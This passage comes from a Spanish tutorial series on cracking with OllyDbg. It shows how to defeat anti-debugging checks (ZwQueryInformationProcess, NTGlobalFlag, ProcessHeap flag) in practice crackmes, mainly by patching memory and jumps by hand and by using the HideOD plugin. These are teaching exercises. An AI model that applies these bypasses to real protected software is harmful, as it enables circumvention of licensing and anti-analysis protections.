7C862C11  FF15 AC10807C  CALL DWORD PTR DS:[<&ntdll.NtQueryInfor  ntdll.ZwQueryInfo
7C862C17  85C0           TEST EAX,EAX
7C862C19  0F8C A2000000  JL kernel32.7C862CC1
7C862C1F  39BD DCFEFFFF  CMP DWORD PTR SS:[EBP-124],EDI
7C862C25  0F84 96000000  JE kernel32.7C862CC1
7C862C2B  64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C862C31  8B40 30        MOV EAX,DWORD PTR DS:[EAX+30]
7C862C34  F640 69 01     TEST BYTE PTR DS:[EAX+69],1
7C862C38  0F84 F1070000  JE kernel32.7C86342F
7C862C3E  8B03           MOV EAX,DWORD PTR DS:[EBX]
7C862C40  3930           CMP DWORD PTR DS:[EAX],ESI
7C862C42  75 3F          JNZ SHORT kernel32.7C862C83
7C862C44  6A 01          PUSH 1
7C862C46  68 0854887C    PUSH kernel32.7C885408
7C862C4B  E8 5D6BFAFF    CALL kernel32.InterlockedExchange
7C862C50  85C0           TEST EAX,EAX
7C862C52  75 2F          JNZ SHORT kernel32.7C862C83
7C862C54  8B03           MOV EAX,DWORD PTR DS:[EBX]
7C862C56  68 C435867C    PUSH kernel32.7C8635C4                ASCII ".cxr (conte
7C862C5B  FF73 04        PUSH DWORD PTR DS:[EBX+4]
7C862C5E  68 AC35867C    PUSH kernel32.7C8635AC                ASCII ".exr (excep
7C862C63  50             PUSH EAX
7C862C64  68 8C35867C    PUSH kernel32.7C86358C                ASCII "Code perfo
7C862C69  FF70 0C        PUSH DWORD PTR DS:[EAX+C]
7C862C6C  68 6C35867C    PUSH kernel32.7C86356C                ASCII "Invalid ad
7C862C71  FF70 18        PUSH DWORD PTR DS:[EAX+18]
7C862C74  68 3835867C    PUSH kernel32.7C863538                ASCII "access vio
7C862C79  68 02000020    PUSH 20000002
Jump is NOT taken
7C862CC1=kernel32.7C862CC1
```

Al no ser igual a cero el buffer, el salto decisivo no salta y vamos al muere.

```
Command  Bp 401108   BP
Debugged program was unable to process exception
```

Vemos que se va al error y se cierra.

Ahora reiniciare y repetiré el proceso pero esta vez modificare el resultado de la api ZwQueryInformationProcess.

Reiniciemos y cuando llegamos a

```
7C862C08  50             PUSH EAX
7C862C09  6A 07          PUSH 7
7C862C0B  E8 FDB3FAFF    CALL kernel32.GetCurrentProcess
7C862C10  50             PUSH EAX
7C862C11  FF15 AC10807C  CALL DWORD PTR DS:[<&ntdll.NtQueryInfor  ntdll.ZwQueryInformationProcess
7C862C17  85C0           TEST EAX,EAX
7C862C19  0F8C A2000000  JL kernel32.7C862CC1
7C862C1F  39BD DCFEFFFF  CMP DWORD PTR SS:[EBP-124],EDI
```

Vemos el buffer en el dump

```
Address   Hex dump                  ASCII
0012F5E4  00 00 00 00 28 E7 97 7C   ....(çù|
0012F5EC  FF FF FF FF 07 E7 97 7C   ....•çù|
0012F5F4  6B 97 95 7C 00 00 E6 00   kùò|..µ.
0012F5FC  61 00 00 50 78 24 E6 00   a..Px$µ.
0012F604  00 00 00 00 54 F6 12 00   ....T÷↕.
0012F60C  D6 20 34 7C 00 00 E6 00   Í 4|..µ.
0012F614  00 00 00 00 DE 20 34 7C   ....■ 4|
```

Pasamos la api con F8


```
Address   Hex dump                  ASCII
0012F5E4  FF FF FF FF 28 E7 97 7C   ....(çù|
0012F5EC  FF FF FF FF 07 E7 97 7C   ....•çù|
0012F5F4  6B 97 95 7C 00 00 E6 00   kùò|..µ.
0012F5FC  61 00 00 50 78 24 E6 00   a..Px$µ.
```

Y allí guardo al igual que antes el FFFFFFFF de que hay debugger lo cambio a cero

```
Address   Hex dump                  ASCII
0012F5E4  FF FF FF FF 28 E7 97 7C   ....(çù|
0012F5EC  FF FF FF FF 07 E7 97 7C   ....•çù|
0012F5F4  6B 97 95 7C 00 00 E6 00   kùò|..µ.
0012F5FC  61 00 00 50 78 24 E6 00   a..Px$µ.
0012F604  00 00 00 00 54 E6 12 00   ....T÷↕.
0012F60C  D6 20 34 00 00 00 00 00   ÷ 4.....
0012F614  00 00 00 00 00 00 00 00   ........
0012F61C  00 00 00 00 00 00 00 00   ........
0012F624  09 12 30 00 00 00 00 00   ○↕0.....
```

Backup
Copy
Binary ▸ Edit Ctrl
Breakpoint ▸ Fill with 00's

Cambio el contenido a todos ceros




```
Address   Hex dump                  ASCII
0012F5E4  00 00 00 00 28 E7 97 7C   ....(çù|
0012F5EC  FF FF FF FF 07 E7 97 7C   ....•çù|
0012F5F4  6B 97 95 7C 00 00 E6 00   kùò|..µ.
```

Ahora llego a la comparación

```
7C862C19  0F8C A2000000   JL kernel32.7C862CC1
7C862C1F  39BD DCFEFFFF   CMP DWORD PTR SS:[EBP-124],EDI
7C862C25  0F84 96000000   JE kernel32.7C862CC1
7C862C2B  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
```

Como ambos miembros son cero

```
EDI=00000000
Stack SS:[0012F5E4]=00000000
```

Ahora si saltara

```
7C862C17  85C0            TEST EAX,EAX
7C862C19  0F8C A2000000   JL kernel32.7C862CC1
7C862C1F  39BD DCFEFFFF   CMP DWORD PTR SS:[EBP-124],EDI
7C862C25  0F84 96000000   JE kernel32.7C862CC1
7C862C2B  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C862C31  8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
```

Y si doy RUN

```
00401108  .  8B75 08        MOV ESI,DWORD PTR SS:[EBP+8]
0040110B  .  8B46 04        MOV EAX,DWORD PTR DS:[ESI+4]
0040110E  .  05 B8000000    ADD EAX,0B8
00401113  .  8BF0           MOV ESI,EAX
00401115  .  8B00           MOV EAX,DWORD PTR DS:[EAX]
00401117  .  83C0 0E        ADD EAX,0E
0040111A  .  8906           MOV DWORD PTR DS:[ESI],EAX
0040111C  .  A1 53314000    MOV EAX,DWORD PTR DS:[403153]
00401121  .  33C9           XOR ECX,ECX
00401123  .  33D2           XOR EDX,EDX
```

Vemos que ahora si llega a 401108 y mas abajo veo la parte caliente

```
0040111C  .  A1 53314000    MOV EAX,DWORD PTR DS:[403153]
00401121  .  33C9           XOR ECX,ECX
00401123  .  33D2           XOR EDX,EDX
00401125  .  33FF           XOR EDI,EDI
00401127  >  0FBEB9 54304   MOVSX EDI,BYTE PTR DS:[ECX+403054]
0040112E  .  81C2 7856341   ADD EDX,12345678
00401134  .  D1D2           RCL EDX,1
00401136  .  13D7           ADC EDX,EDI
00401138  .  81C2 2143658   ADD EDX,87654321
0040113E  .  41             INC ECX
0040113F  .  3BC8           CMP ECX,EAX
00401141  .^ 75 E4          JNZ SHORT Sphynx.00401127
00401143  .  81FA 382AB4C   CMP EDX,C3B42A38
00401149  .v 75 32          JNZ SHORT Sphynx.0040117D
0040114B  .  33C9           XOR ECX,ECX
0040114D  .  33D2           XOR EDX,EDX
0040114F  .  BE 07304000    MOV ESI,Sphynx.00403007
00401154  .  BF 63314000    MOV EDI,Sphynx.00403163
00401159  .  8A56 12        MOV DL,BYTE PTR DS:[ESI+12]
0040115C  >  8A0431         MOV AL,BYTE PTR DS:[ECX+ESI]
0040115F  .  32C2           XOR AL,DL
00401161  .  880439         MOV BYTE PTR DS:[ECX+EDI],AL
00401164  .  41             INC ECX
00401165  .  83F9 31        CMP ECX,31
00401168  .^ 75 F2          JNZ SHORT Sphynx.0040115C
0040116A  .  6A 00          PUSH 0                   Style = MB_OK|MB_APPLMODAL
0040116C  .  68 63314000    PUSH Sphynx.00403163     Title = ""
00401171  .  68 76314000    PUSH Sphynx.00403176     Text = ""
00401176  .  6A 00          PUSH 0                   hOwner = NULL
00401178  .  E8 19000000    CALL <JMP.&user32.MessageBoxA>   MessageBoxA
0040117D  >  33C0           XOR EAX,EAX
```


Y el messageboxa de correcto, pueden probar que

```
00401138  .  81C2 2143658   ADD EDX,87654321
0040113E  .  41             INC ECX
0040113F  .  3BC8           CMP ECX,EAX
00401141  .^ 75 E4          JNZ SHORT Sphynx.00401127
00401143  .  81FA 382AB4C   CMP EDX,C3B42A38
00401149  .v 75 32          JNZ SHORT Sphynx.0040117D
0040114B  .  33C9           XOR ECX,ECX
0040114D  .  33D2           XOR EDX,EDX
0040114F  .  BE 07304000    MOV ESI,Sphynx.00403007
00401154  .  BF 63314000    MOV EDI,Sphynx.00403163
00401159  .  8A56 12        MOV DL,BYTE PTR DS:[ESI+12]
0040115C  >  8A0431         MOV AL,BYTE PTR DS:[ECX+ESI]
0040115F  .  32C2           XOR AL,DL
00401161  .  880439         MOV BYTE PTR DS:[ECX+EDI],AL
00401164  .  41             INC ECX
00401165  .  83F9 31        CMP ECX,31
00401168  .^ 75 F2          JNZ SHORT Sphynx.0040115C
0040116A  .  6A 00          PUSH 0                   Style = MB_OK|MB_APPLMODAL
0040116C  .  68 63314000    PUSH Sphynx.00403163     Title = ""
00401171  .  68 76314000    PUSH Sphynx.00403176     Text = ""
00401176  .  6A 00          PUSH 0                   hOwner = NULL
00401178  .  E8 19000000    CALL <JMP.&user32.MessageBoxA>   MessageBoxA
0040117D  >  33C0           XOR EAX,EAX
0040117F  .  48             DEC EAX
```

Al invertir este salto y forzarlo a que no salte, mostrara el mensaje correcto de que el crackme esta solucionado.

```
00401141  .^ 75 E4          JNZ SHORT Sphynx.00401127
00401143  .  81FA 382AB4C   CMP EDX,C3B42A38
00401149  .v 75 32          JNZ SHORT Sphynx.0040117D
0040114B  .  33C9           XOR ECX,ECX
0040114D  .  33D2           XOR EDX,EDX
0040114F  .  BE 07304000    MOV ESI,Sphynx.00403007
00401154  .  BF 63314000    MOV EDI,Sphynx.00403163
00401159  .  8A56 12        MOV DL,BYTE PTR DS:[ESI+12]
0040115C  >  8A0431         MOV AL,BYTE PTR DS:[ECX+ESI]
0040115F  .  32C2           XOR AL,DL
00401161  .  880439         MOV BYTE PTR DS:[ECX+EDI],AL
00401164  .  41             INC ECX
00401165  .  83F9 31        CMP ECX,31
00401168  .^ 75 F2          JNZ SHORT Sphynx.0040115C
0040116A  .  6A 00          PUSH 0                   Style = MB_OK|MB_APPLMODAL
0040116C  .  68 63314000    PUSH Sphynx.00403163     Title = ""
00401171  .  68 76314000    PUSH Sphynx.00403176     Text = ""
00401176  .  6A 00          PUSH 0                   hOwner = NULL
00401178  .  E8 19000000    CALL <JMP.&user32.MessageBoxA>   MessageBoxA
0040117D  >  33C0           XOR EAX,EAX
0040117F  .  48             DEC EAX
```

Ahora doy RUN




Bueno como he dicho todo esto puede ser evitado si ponemos la tilde en el plugin HideDebugger en UnhandledExceptionTricks y cierro y vuelvo a abrir el OLLYDBG veo que correrá perfectamente.


El único tema que queda por ver es como evitar la detección por la api ZwQueryInformationProcess, cuando esta es llamada en forma directa y no dentro de la api UnhandledExceptionFilter.

Por supuesto ya vimos como pasarlo a mano cambiando a cero el valor de retorno del buffer, pero existe algún plugin que lo haga automáticamente, así nos olvidamos de esto?


http://www.pediy.com/tools/Debuggers/ollydbg/plugin/hideOD/hideod.rar

Este plugin permite que el programa sin tener que cambiarlo a mano nos proteja de la deteccion de esta api.





Vemos que tiene muchas mas opciones que el otro Hidedebugger, así que puede complementarse, es importante si se activa cualquier opción, siempre poner la tilde también en AUTORUNHIDEOD para que proteja automáticamente y no tener que apretar HIDE cada vez que arrancamos OLLYDBG.



Vemos que aun quitando la protección contra UnhandledExceptionFilter, como esta detecta el debugger por medio de ZwQueryInformationProcess igual corre ya que el plugin nos protege también de esta última que es la usada para detectar si hay debugger o no como vimos.


Bueno ya vimos como protegernos de estos dos trucos manualmente y por medio de plugins, nuestro OLLYDBG parcheado y con ambos plugins es casi una fortaleza jeje igual seguiremos viendo los trucos antidebugging que faltan, que aun hay mas.

Hasta la parte 23
Ricardo Narvaja
31 de diciembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG parte 23


Vamos a ver aquí la ultima parte sobre antidebugging que versara sobre los ProcessHeap Flag y NTGlobalFlag y con eso ya tenemos una idea de los trucos antidebugging mas conocidos, por supuesto no son todos pero creo que son los básicos que hay que saber y con eso correrán la mayoría de los programas en OLLYDBG, por supuesto hay algunos protectores como execryptor que son campeones de la detección de OLLYDBG y además de todos los trucos que enseñamos aquí, añaden 4 o 5 mas de su propia cosecha, pero eso es algo mas especifico para leer tutes sobre dicho packer como los escritos por Juan Jose y además saber que execryptor cada versión que saca nueva, trata de agregarle nuevas detecciones y trucos por lo cual es necesario hacer un estudio sobre los antidebugging de execriptor mas que sobre antidebugging en general.

Ya sabemos que con los plugins que tenemos ambos flags no serán detectados, pero es bueno saber como ubicarlos en nuestra maquina.



Allí están en el PLUGIN HIDEOD, las opciones para ocultar el OLLYDBG de la detección por ambos flags, pero como podemos localizarlos en nuestra maquina a mano, pues eso es saber y el saber no ocupa lugar.


Estos dos últimos flags muestran que el proceso esta siendo debuggeador, son fácilmente localizables, si no recuerdan como hallar la zona del byte IsDebuggerPresent relean la parte 19 que es la que explicábamos como hallar a mano la zona del byte IsDebuggerPresent ya que estos bytes son vecinos de ese.



Quitémosle un minuto la tilde en el plugin para ver los valores que tienen los flags, sin utilizar el plugin para ocultarlos.

Para practicar con estos flags utilizaremos el CRACKME DE CRUEHEAD 1 en el cual localizaremos ambos flags.

Abrámoslo en OLLYDBG, recordando verificar que la tilde en el plugin HideOdbg como muestra la imagen anterior este sin marcar.




Pues bien, veamos como localizar y cambiar a mano ambos flags.

Lo que debemos hallar es la zona del byte IsDebuggerPresent como vimos en el tutorial 19, la forma facil de hallar esa zona es marcar el registro EBX aquí en el ENTRY POINT, y hacer FOLLOW IN DUMP, la forma completa puede leerse en ese tutorial si alguien no la recuerda.

Estoy en el ENTRY POINT

Marco EBX-FOLLOW IN DUMP



Y en el dump vemos la zona deseada, recuerden que en su maquina puede cambiar la dirección, con respecto a la mía y cada vez que reinicien un programa también variara.

```
0040109F  .  6A 00          PUSH 0

Address   Hex dump                                          ASCII
7FFDA000  00 00 00 00 FF FF FF FF  ....
7FFDA008  00 00 40 00 A0 1E 24 00  ..@.á▲$.
7FFDA010  00 00 02 00 00 00 00 00  ..☻.....
7FFDA018  00 00 14 00 C0 E4 98 7C  ..¶.└äÿ|
7FFDA020  05 10 91 7C ED 10 91 7C  ♣►æ|ý►æ|
7FFDA028  01 00 00 00 80 29 D1 77  ☺...Ç)Ðw
7FFDA030  00 00 00 00 00 00 00 00  ........
7FFDA038  00 00 00 00 00 00 00 00  ........
7FFDA040  80 E4 98 7C FF 03 00 00  Çäÿ| ♥..
7FFDA048  00 00 00 00 00 00 6F 7F  ......o⌂
7FFDA050  00 00 6F 7F 88 06 6F 7F  ..o⌂ê♠o⌂
7FFDA058  00 00 FB 7F 00 10 FC 7F  ..¹⌂.►ª⌂
7FFDA060  00 20 FD 7F 01 00 00 00  . ²⌂☺...
7FFDA068  00 00 00 00 00 00 00 00  ........
7FFDA070  00 80 9B 07 6D E8 FF FF  .Çø·mÞ
7FFDA078  00 00 10 00 00 20 00 00  ..►.. ..
7FFDA080  00 00 01 00 00 10 00 00  ..☺..►..
7FFDA088  05 00 00 00 10 00 00 00  ♣...►...
7FFDA090  80 DE 98 7C 00 00 4E 00  ÇÞÿ|..N.
7FFDA098  00 00 00 00 14 00 00 00  ....¶...
7FFDA0A0  D8 C0 98 7C 05 00 00 00  ï└ÿ|♣...
7FFDA0A8  01 00 00 00 28 0A 00 02  ☺...(..☻
7FFDA0B0  02 00 00 00 02 00 00 00  ☻...☻...
7FFDA0B8  03 00 00 00 0A 00 00 00  ♥.......
```


Por supuesto recordamos que ese es el Byte detectado por la api IsDebuggerPresent, pues el NTGlobalFlag es vecino de este lo vemos sumando 68 a la dirección, que nos mostraba EBX, en mi caso EBX era 7ffda000 le sumo 68, será 7ffda068.

```
Address   Hex dump                                          ASCII
7FFDA000  00 00 00 00 FF FF FF FF  ....
7FFDA008  00 00 40 00 A0 1E 24 00  ..@.á▲$.
7FFDA010  00 00 02 00 00 00 00 00  ..☻.....
7FFDA018  00 00 14 00 C0 E4 98 7C  ..¶.└äÿ|
7FFDA020  05 10 91 7C ED 10 91 7C  ♣►æ|ý►æ|
7FFDA028  01 00 00 00 80 29 D1 77  ☺...Ç)Ðw
7FFDA030  00 00 00 00 00 00 00 00  ........
7FFDA038  00 00 00 00 00 00 00 00  ........
7FFDA040  80 E4 98 7C FF 03 00 00  Çäÿ| ♥..
7FFDA048  00 00 00 00 00 00 6F 7F  ......o⌂
7FFDA050  00 00 6F 7F 88 06 6F 7F  ..o⌂ê♠o⌂
7FFDA058  00 00 FB 7F 00 10 FC 7F  ..¹⌂.►ª⌂
7FFDA060  00 20 FD 7F 01 00 00 00  . ²⌂☺...
7FFDA068  70 00 00 00 00 00 00 00  p.......
7FFDA070  00 80 9B 07 6D E8 FF FF  .Çø·mÞ
7FFDA078  00 00 10 00 00 20 00 00  ..►.. ..
7FFDA080  00 00 01 00 00 10 00 00  ..☺..►..
7FFDA088  05 00 00 00 10 00 00 00  ♣...►...
7FFDA090  80 DE 98 7C 00 00 4E 00  ÇÞÿ|..N.
7FFDA098  00 00 00 00 14 00 00 00  ....¶...
```

Ese es el famoso NTGlobalFlag que es diferente de cero si hay un debugger y cero si no lo hay, pongamos a mano el flag este a cero, modificando ese valor a mano.

```
Undo selection   Alt+BkSp
Copy             ►
Binary           ►        Edit
Breakpoint       ►        Fill with 00
Search for       ►        Fill with FF
Go to            ►        Binary cop
✔ Hex            ►
Text             ►
Short            ►
Long             ►
Float            ►
Disassemble
Special          ►
Appearance       ►
```


Lo pongo a cero




Allí esta localizado y puesto a mano a cero el NtGlobalFlag

Ahora debemos localizar el otro byte el ProcessHeap Flag, ese también se localiza fácil.

Al valor que me otorgaba EBX en el entry point en este caso le sumo 18, y nos da una dirección que es en mi caso 014000, que es la dirección del heap o sea una zona de memoria creada al arrancar el programa que guarda ciertos datos del mismo, no especificaremos mucho aquí sobre eso.



Vayamos a ver esa zona del heap



Marcamos los bytes y elegimos FOLLOW DWORD IN DUMP con lo cual nos llevara a la zona del heap


```
